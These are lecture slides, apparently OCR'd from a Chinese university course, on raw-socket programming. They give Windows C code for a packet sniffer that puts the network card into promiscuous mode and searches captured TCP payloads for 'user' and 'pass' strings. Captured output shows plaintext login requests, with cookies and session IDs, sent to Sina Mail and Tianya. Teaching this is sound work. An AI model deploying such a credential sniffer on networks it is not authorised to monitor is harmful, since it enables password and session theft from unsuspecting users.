第13章 TCP/IP网络编程实践

— 原始套接字编程

教师：台安

原始套接字编程

- Sniffer是网络中一种常见的嗅探技术。对于网络管理员而言，可以利用Sniffer来获取相关的网络流量情况，进而发现一些潜在的网络性能或者安全问题；而对于黑客而言，Sniffer则能够帮助他得到一些重要的数据，诸如用户名和密码或者其他的商业机密
- Sniffer工作在用户看不见也注意不到的网络底层，隐蔽性极强

- 以太网是一种基于广播信道的通信网络，数据的发送是以广播方式来进行的
- 在正常情况下，网卡只接受两种数据帧：
  1）和自己的MAC地址相匹配的数据帧
  2）网络中的广播数据帧
- 只要网卡发现自己收到的数据帧和自己的MAC地址并不匹配，网卡就简单的将其抛弃，不做任何处理

- 以太网卡还有一种特殊的接收模式：混杂模式
- 在混杂模式下，网卡能够接收一切通过它的数据，而不管该数据是否是传给它的
- 实现Sniffer的两个条件：

  1）需要一个共享式以太网环境

  2）需要将网卡的接收模式设置为混杂模式
- 满足这两个条件后，就可以在网络中不动声色的来嗅探想要的数据了

- 需要将网卡设置为混杂模式。在Windows环境下面我们要用到一个函数：WSAIoctl

```
int WSAIoctl (
  SOCKET s,
  DWORD dwIoControlCode,
  LPVOID lpvInBuffer,
  DWORD cbInBuffer,
  LPVOID lpvOUTBuffer,
  DWORD cbOUTBuffer,
  LPDWORD lpcbBytesReturned,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionROUTINE
);
```

I/O控制命令
此处设为：
_WSAIOW(IOC_VENDOR, 1)

示例

```
// I/O控制命令
#define   SIO_RCVALL   _WSAIOW( IOC_VENDOR , 1 )
SOCKET SockRaw; // 套接口
DWORD dwBufferLen[10];
DWORD dwBufferInLen = 1;
DWORD dwBytesReturned = 0;
//...
//建立一个原始套接字
SockRaw  =  socket(AF_INET,  SOCK_RAW,  IPPROTO_IP);
//将网卡的接收模式设置成混杂模式
WSAIoctl ( SockRaw,  SIO_RCVALL,
 &dwBufferInLen,  sizeof(dwBufferInLen),
 &dwBufferLen,  sizeof(dwBufferLen),  &dwBytesReturned,
 NULL,  NULL ) ;
```

原始套接字编程示例

---- 捕获用户名和密码

```
/* ------------- 原始套接字编程示例 ---------------
---- 捕获经过本网卡的所有IP数据包
---- 并分析数据包，探测用户名和密码信息 ---------*/

#include <winsock2.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#pragma comment(lib,"ws2_32.lib") //添加连接库

#define MAX_PACK_LEN 4096 // 接收的最大IP报文
#define MAX_ADDR_LEN 16   // 点分十进制地址的最大长度
#define MAX_HOSTNAME_LAN 255 // 最大主机名长度
#define SIO_RCVALL _WSAIOW(IOC_VENDOR,1) // I/O控制命令
```

```
typedef struct _iphdr  // IP首部
{
  unsigned char h_lenver; // 4位IP版本号+4位首部长度
  unsigned char tos;      // 8位服务类型TOS
  unsigned short total_len; // 16位总长度（字节）
  unsigned short ident;   // 16位标识
  unsigned short frag_and_flags; // 3位标志位和片偏移
  unsigned char ttl;      // 8位生存时间 TTL
  unsigned char proto;    // 8位协议 (TCP, UDP 或其他)
  unsigned short checksum; // 16位IP首部校验和
  unsigned int sourceIP; // 32位源IP地址
  unsigned int destIP;   // 32位目的IP地址
}IP_HEADER;

SOCKET SockRaw;
int DecodeIpPack(char *,int); // IP解包函数
void CheckSockError(int,char*);// SOCK错误处理函数
```

```
void main(int argc, char ** argv)
{
  int iErrorCode;
  char RecvBuf[MAX_PACK_LEN] = {0};
  WSADATA wsaData;
  char name[MAX_HOSTNAME_LAN];
  struct hostent * pHostent;
  SOCKADDR_IN sa;
  DWORD dwBufferLen [10];
  DWORD dwBufferInLen = 1;
  DWORD dwBytesReturned = 0;

  printf("---- Now sniffing pass,CTRL+C to exit...\n\n");
  //初始化SOCKET,建立一个原始套接字
  iErrorCode = WSAStartup(0x0202,&wsaData);
  CheckSockError(iErrorCode, "WSAStartup");
  SockRaw = socket(AF_INET , SOCK_RAW , IPPROTO_IP);
  CheckSockError(SockRaw, "socket");
```

```
//获取本机IP地址
iErrorCode = gethostname(name, MAX_HOSTNAME_LAN);
CheckSockError(iErrorCode, "gethostname");
pHostent = (struct hostent * )malloc(sizeof(struct hostent));
pHostent = gethostbyname(name);
sa.sin_family = AF_INET;
sa.sin_port = htons(6000);
memcpy(&sa.sin_addr.S_un.S_addr, pHostent->h_addr_list[0], pHostent->h_length);
//绑定套接字
iErrorCode = bind(SockRaw, (PSOCKADDR)&sa, sizeof(sa));
CheckSockError(iErrorCode, "bind");
//将网卡的接收模式设置为混杂模式(设置SOCK_RAW为SIO_RCVALL),以便接收所有的IP包
iErrorCode = WSAIoctl(SockRaw, SIO_RCVALL,&dwBufferInLen, sizeof(dwBufferInLen),
              &dwBufferLen, sizeof(dwBufferLen),&dwBytesReturned , NULL , NULL );
CheckSockError(iErrorCode, "Ioctl");
```

```
  //侦听IP报文
  while(1)
  {
    memset(RecvBuf, 0, sizeof(RecvBuf));
    iErrorCode = recv(SockRaw, RecvBuf, sizeof(RecvBuf), 0);
    CheckSockError(iErrorCode, "recv");
    iErrorCode = DecodeIpPack(RecvBuf, iErrorCode);//对收到的IP包进行解包
    CheckSockError(iErrorCode, "Decode");
  }
}
//IP解包程序
int DecodeIpPack(char *buf, int iBufSize)
{
  IP_HEADER *pIpheader;
  int iIphLen, iTTL;
  char szSourceIP[MAX_ADDR_LEN], szDestIP[MAX_ADDR_LEN];
  SOCKADDR_IN saSource, saDest;

  char  *SearchPass, *start,*end;
```

```
pIpheader = (IP_HEADER *)buf;
//获取源IP地址
saSource.sin_addr.s_addr = pIpheader->sourceIP;
//得到点分十进制字符串形式的IP地址
strncpy(szSourceIP, inet_ntoa(saSource.sin_addr), MAX_ADDR_LEN);
//获取目标IP地址
saDest.sin_addr.s_addr = pIpheader->destIP;
//得到点分十进制字符串形式的IP地址
strncpy(szDestIP, inet_ntoa(saDest.sin_addr), MAX_ADDR_LEN);
iTTL = pIpheader->ttl;
//计算IP包头长度
iIphLen = sizeof(unsigned long) * (pIpheader->h_lenver & 0xf);
SearchPass = buf + iIphLen + 20 ;
```

指向TCP包的数据部分


思考：如何获得TCP包的头部长度？
注：TCP包的头部长度不是固定的20字节


```
//---------- 如果抓到用户名和密码就输出 ---------------
start=strstr(SearchPass,"user");  // 查找用户名

end=strstr(SearchPass,"pass");  // 查找密码
```

```
  if(start!=NULL   && end!=NULL ) //&& end-start<100)
  {
    printf("\n\n ---------- Print begin : ----------");
    //
    for(int i=0;i<50;i++)
    {
      printf("%d ",i);
    }
    .
    .
    .
  }
//-------------------------------------------------------
  return 0;
}
```

```
//SOCK错误处理程序
void CheckSockError(int iErrorCode, char *pErrorMsg)
{
  if(iErrorCode==SOCKET_ERROR)
  {
    printf("%s Error:%d\n", pErrorMsg, GetLastError());
    closesocket(SockRaw);
    exit(0);
  }
}
```


运行截图


Microsoft Internet Explorer
查看(V) 收藏(A) 工具(T) 帮助(H)
搜索 收藏夹
//mail.sina.com.cn/
新浪邮箱 伴你生活
免费邮箱 | CN邮箱 | 2008邮箱 | VIP邮箱 | 企业邮箱
新浪免费邮箱
邮箱名 abcd @ sina.com
密 码
记住邮箱名 找回密码
增强安全性
登 录
手机邮箱 同名邮箱 2008邮箱
注册免费邮箱
新浪V
邮箱名
密 码
记住邮箱
VIP
注册 VIP 邮箱


"C:\Program Files\Microsoft Visual Studio\MyProjects\sniffer2\Debug\s...
<label for="ssl_vip" class="ssl-
label">增强安全性</label>

<input class="vipdl_1" type="submit" name="btnvi
plogin" value=" "
onmouseover="this.classN
---------- Print begin : ----------
192.168.132.128->58.63.234.251 bytes=893 TTL=128
POST /cgi-bin/login.cgi HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock
wave-flash, */*
Referer: http://mail.sina.com.cn
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: mail.sina.com.cn
Content-Length: 72
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: UOR=,mail,; _s_upa=1; Apache=112.66.112.119.911731282493285992; SINAGLOB
AL=112.66.112.119.911731282493285992; ULV=1282493286140:1:1:1:112.66.112.119.911
731282493285992:; SINAMAIL-WEBFACE-SESSID=323e60a855ec3ebb8a1367597cbd102d; sina
_free_mail_lver=riaagentv0; sina_free_mail_kodo=on; sina_free_mail_recid=false;
sina_vip_mail_recid=false
logintype=uid&u=abcd&domain=sina.com&psw=1234&btnloginfree=%B5%C7+%C2%BC


天涯社区_全球华人网上家园 - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://www.tianya.cn/
来天涯，与41455105位天涯人共同演绎你的网络人生
用户名 aabbcc 密码 ●●●●● 自动登录 登录 免费注册
天涯虚拟社区
Dulux 多乐士 海内存知己 天涯若比
晒出净味便利贴
赢豪华双人巴厘岛之旅!
天涯游戏
网页上有错误。


"C:\Program Files\Microsoft Visual Studio\MyProjects\sniffer2\Debug
---------- Print begin : ----------
192.168.132.128->124.225.65.202 bytes=857 TTL=128
POST /login?from=index HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applicati
wave-flash, */*
Referer: http://www.tianya.cn/
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: passport.tianya.cn
Content-Length: 52
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: __utma=82276233.172041452.1282493609.1282493609.1282493609.1;
76233; __utmc=82276233; __utmz=82276233.1282493609.1.1.utmccn=(organic
oogle|utmctr=%E5%A4%A9%E6%B6%AF%E7%A4%BE%E5%8C%BA|utmcmd=organic; __gu
336; __ptime=1282493609484; __cid=64; __guid2=1737745171; JSESSIONID=a
XAejT3KAQs
vwriter=aabbcc&vpassword=12345&returnURL=&fowardURL=
---------- Print begin : ----------
192.168.132.128->124.225.65.202 bytes=651 TTL=128
GET /css/passport_css.css HTTP/1.1
Accept: */*
Referer: http://passport.tianya.cn/login?from=index
Accept-Language: zh-cn

谢谢！